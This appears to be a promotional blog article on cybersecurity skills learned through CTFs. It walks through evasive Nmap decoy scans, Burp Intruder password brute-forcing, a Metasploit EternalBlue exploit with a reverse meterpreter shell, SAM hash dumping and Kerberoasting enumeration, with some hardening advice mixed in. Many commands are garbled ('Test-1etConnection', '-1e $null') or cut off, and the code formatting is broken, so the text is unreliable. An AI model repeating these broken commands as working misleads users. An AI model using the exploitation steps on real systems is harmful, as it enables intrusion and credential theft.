
Listen to this Post

Introduction:
The modern cybersecurity landscape is rapidly bifurcating between theoretical academics and “battle-hardened” practitioners. As threats evolve from simple malware to advanced persistent threats leveraging zero-day exploits, the industry demands professionals who possess not just theoretical knowledge but practical, hands-on experience in breach simulation, forensic analysis, and infrastructure hardening. The journey of a student engineer specializing in Network and IoT Security, who actively participates in high-level CTFs (Capture The Flag) such as the DGSE’s TRACS CTF and Jeanne d’Hack, is a testament to the new paradigm of talent development. This article analyzes the essential technical skills required to transition from a passionate learner to a corporate-ready security operative, focusing on the tools, tradecraft, and continuous learning methodologies that define the next generation of cybersecurity experts.
Learning Objectives & Secrets:
- Objective 1: Master the CTF Mindset for Real-World Penetration Testing. The secret to CTF success isn’t just “finding the flag” but developing a methodological approach to identifying attack surfaces, which directly translates to vulnerability assessment in production environments.
- Objective 2: Proficiency in Offensive and Defensive Toolchains. It is not enough to merely run a script; expertise lies in the granular configuration of tools like Nmap for stealth scanning, Burp Suite for web application fuzzing, and Metasploit for post-exploitation, ensuring you understand the “why” behind every command switch.
- Objective 3: Infrastructure Hardening and Automation. Understanding Active Directory (AD) misconfigurations and utilizing PowerShell for defense automation is the secret to preventing privilege escalation and lateral movement, which are the leading causes of ransomware propagation.
You Should Know:
- The Art of Network Reconnaissance and Vulnerability Mapping
The foundational pillar of cybersecurity is reconnaissance. Tools like Nmap and Kali Linux are essential for mapping the attack surface of a target network. However, the differentiator between a novice and a professional lies in the ability to utilize these tools efficiently and stealthily to avoid detection by IDS/IPS.
Step‑by‑step guide explaining what this does and how to use it:
To perform a comprehensive, yet stealthy, network scan, one must understand the limitations of default settings.
- Linux (Nmap Stealth Scan): A SYN scan (
-sS) is faster and less likely to be logged by services than a full TCP connect scan. To avoid detection, we can use decoy scans (-D) and adjust timing templates (-T2). - Command: `nmap -sS -D RND:10 -T2 -p- -Pn -oA stealth_scan
`
– Note: The `-p-` flag scans all 65535 ports, ensuring no service is missed. `-Pn` skips host discovery, assuming the host is up. - Windows (PowerShell for Network Enumeration): Often, a penetration tester may have limited tools on a Windows jump box. Built-in cmdlets can be used for network discovery.
- Command: `Test-1etConnection -ComputerName
-Port 80` (to check specific services). For more comprehensive, use `Get-1etTCPConnection | Where-Object { $_.State -eq ‘Listen’ }` to identify open ports.
You Should Know:
- Web Application Security: The OWASP Top 10 and Burp Suite Utilization
The OWASP Top 10 remains the gold standard for web application risk. Moving beyond theoretical knowledge, utilizing Burp Suite as an intercepting proxy allows for the manipulation of HTTP requests to uncover critical vulnerabilities like SQL Injection and Cross-Site Scripting (XSS).
Step‑by‑step guide explaining what this does and how to use it:
– Intercepting Requests: Configure your browser to use Burp Suite’s proxy (default 127.0.0.1:8080). Turn on “Intercept” to capture a request before it reaches the server.
– Repeater for Fuzzing: Send the request to the Repeater tool (Ctrl+R). Here, you can modify parameters to test for injections. For instance, inserting a single quote (') into a URL parameter often reveals SQL errors, indicating a potential injection point.
– Intruder for Brute-Force: Use Intruder to automate attacks against endpoints. Set a payload position around a parameter (e.g., username=§admin§). Load a payload list of common passwords. Start the attack and analyze the response lengths or status codes to identify valid credentials.
– Zero Trust Implementation: This skill is crucial for implementing Zero Trust architecture on the application layer. By validating every request, a tester ensures that no user or device is trusted by default.
You Should Know:
3. Vulnerability Exploitation and Post-Exploitation with Metasploit
Metasploit is a powerful framework for developing and executing exploit code against remote targets. Its true power lies in post-exploitation modules that allow for pivoting and credential dumping.
Step‑by‑step guide explaining what this does and how to use it:
– Linux (Metasploit Terminal):
1. Launch Metasploit: `msfconsole`.
2. Search for a vulnerability: `search eternalblue` (Example).
3. Use the module: `use exploit/windows/smb/ms17_010_eternalblue`.
4. Set payload: `set payload windows/x64/meterpreter/reverse_tcp`.
- Set options:
set RHOSTS <Target_IP>,set LHOST <Your_IP>.
6. Execute: `run`.
- Post-Exploitation (Meterpreter): Once a shell is obtained, the real security assessment begins.
- Privilege Escalation: `getsystem` attempts to elevate to SYSTEM privileges.
- Dump Credentials: `hashdump` dumps the SAM database hashes. These can be cracked or passed using Pass-the-Hash attacks.
- Windows (Local Hardening): Mitigate these attacks by ensuring systems are patched and utilizing LAPS (Local Administrator Password Solution) to ensure unique local admin passwords.
You Should Know:
- Active Directory (AD) Attack Vectors and Windows Server Hardening
Active Directory is the identity backbone of most enterprises, making it a prime target. Understanding Windows Server configuration and AD attacks is critical for a SOC analyst or pentester.
Step‑by‑step guide explaining what this does and how to use it:
– Detecting Misconfigurations: In a test environment, use PowerShell to audit AD permissions.
– Command: `Get-ADUser -Filter -Properties ServicePrincipalName | Where-Object { $_.ServicePrincipalName -1e $null }` (Enumerates users with SPNs. If a user has an SPN, they are vulnerable to Kerberoasting attacks).
– Defensive Measures (Group Policy): To harden against these attacks, implement strict Group Policy Objects (GPOs) to restrict administrative privileges.
– Linux Sysadmin: Setting up IDS/IPS solutions like Snort or Suricata on Linux gateways can help detect malicious traffic patterns generated during AD reconnaissance.
You Should Know:
5. Cryptographic Analysis and Reverse Engineering (Forensic Focus)
Skills in reverse engineering and cryptography—often honed in DGSE-affiliated CTFs—are vital for malware analysis and incident response.
Step‑by‑step guide explaining what this does and how to use it:
– Basic Reverse Engineering (Linux): Use `strings` and `ltrace` to analyze a suspicious binary without executing it.
– `strings binary_file | grep -i “pass”` (Reveals hardcoded strings that may indicate password checks or API keys).
– `ltrace ./binary_file` (Traces library calls, revealing what the binary is doing).
– Cryptographic Hashing (Verification): In forensics, verifying file integrity is crucial.
– Command: `sha256sum file_name.iso` to generate a hash.
– PowerShell (Windows Forensics): Get-FileHash is the Windows equivalent.
– Get-FileHash -Algorithm SHA256 C:\path\to\file.exe. This ensures that binaries haven’t been tampered with (integrity checking).
You Should Know:
6. Cloud Security and API Hardening
With the shift to cloud, securing APIs and cloud environments is non-1egotiable.
Step‑by‑step guide explaining what this does and how to use it:
– API Security (Testing): Using tools like Postman or Python scripts to fuzz API endpoints for improper asset management or broken object level authorization (BOLA).
– Python Script for API Fuzzing:
import requests
ids = [1, 2, 3, 4, 5]  Attempt to access resources of other users
for id in ids:
url = f"https://api.example.com/user/{id}"
response = requests.get(url, headers={"Authorization": "Bearer <token>"})
if response.status_code == 200:
print(f"Vulnerable: {id}")
– Cloud Hardening (Linux): To mitigate, enforce Security Groups and Web Application Firewalls (WAFs). Ensure `iptables` configurations are strict to block unauthorized ports.
– `iptables -A INPUT -p tcp –dport 22 -s
What Undercode Say:
- Key Takeaway 1: The modern cybersecurity professional must be a “Renaissance” technologist—capable of scripting in Python and PowerShell, understanding network protocols, and configuring high-level security appliances.
- Key Takeaway 2: Practical experience through CTFs is no longer a “nice-to-have” but a necessity. CTFs like those hosted by the DGSE simulate real-world intelligence and breach scenarios that cannot be replicated in a textbook.
Analysis: The student’s profile showcases a “full-stack” approach to security. He understands the kill chain: from reconnaissance (Nmap) to exploitation (Metasploit/Burp Suite) and into defensive strategies (IDS/IPS/Firewalls). The emphasis on OSINT and Cryptography suggests he is looking beyond standard infrastructure attacks and into data protection and intelligence gathering. For recruiters, this signifies a candidate ready to jump into a SOC environment, assist in red/blue team exercises, and contribute to security architecture from day one.
Prediction:
- -1 The shortage of hands-on talent will force companies to re-evaluate hiring criteria, moving away from strict degree requirements to skills-based assessments.
- +1 Aggressive hiring of CTF-experienced individuals will result in a significant reduction in vulnerability dwell time within enterprise infrastructures.
- -1 The complexity of tools (like Kali Linux and Metasploit) without deep foundational knowledge may lead to “script-kiddie” tendencies if not properly supervised, highlighting the need for senior mentorship.
- +1 The integration of AI into these training platforms (like TryHackMe) will accelerate the learning curve, producing highly skilled junior engineers in record time.
- +1 The demand for individuals skilled in both Windows (Active Directory) and Linux (Kali/Snort) will bridge the traditional silos between IT operations and security, promoting a more DevSecOps-oriented culture.
- -1 If companies do not invest in continuous training and upskilling, they risk being outpaced by both attackers and their competitors.
- +1 The rise of free and accessible platforms ensures that talent like Mathys is out there; the modern defense strategy will depend on diversity of thought and practical skill acquisition rather than elite institutional pedigree.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eT5-xN_P – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


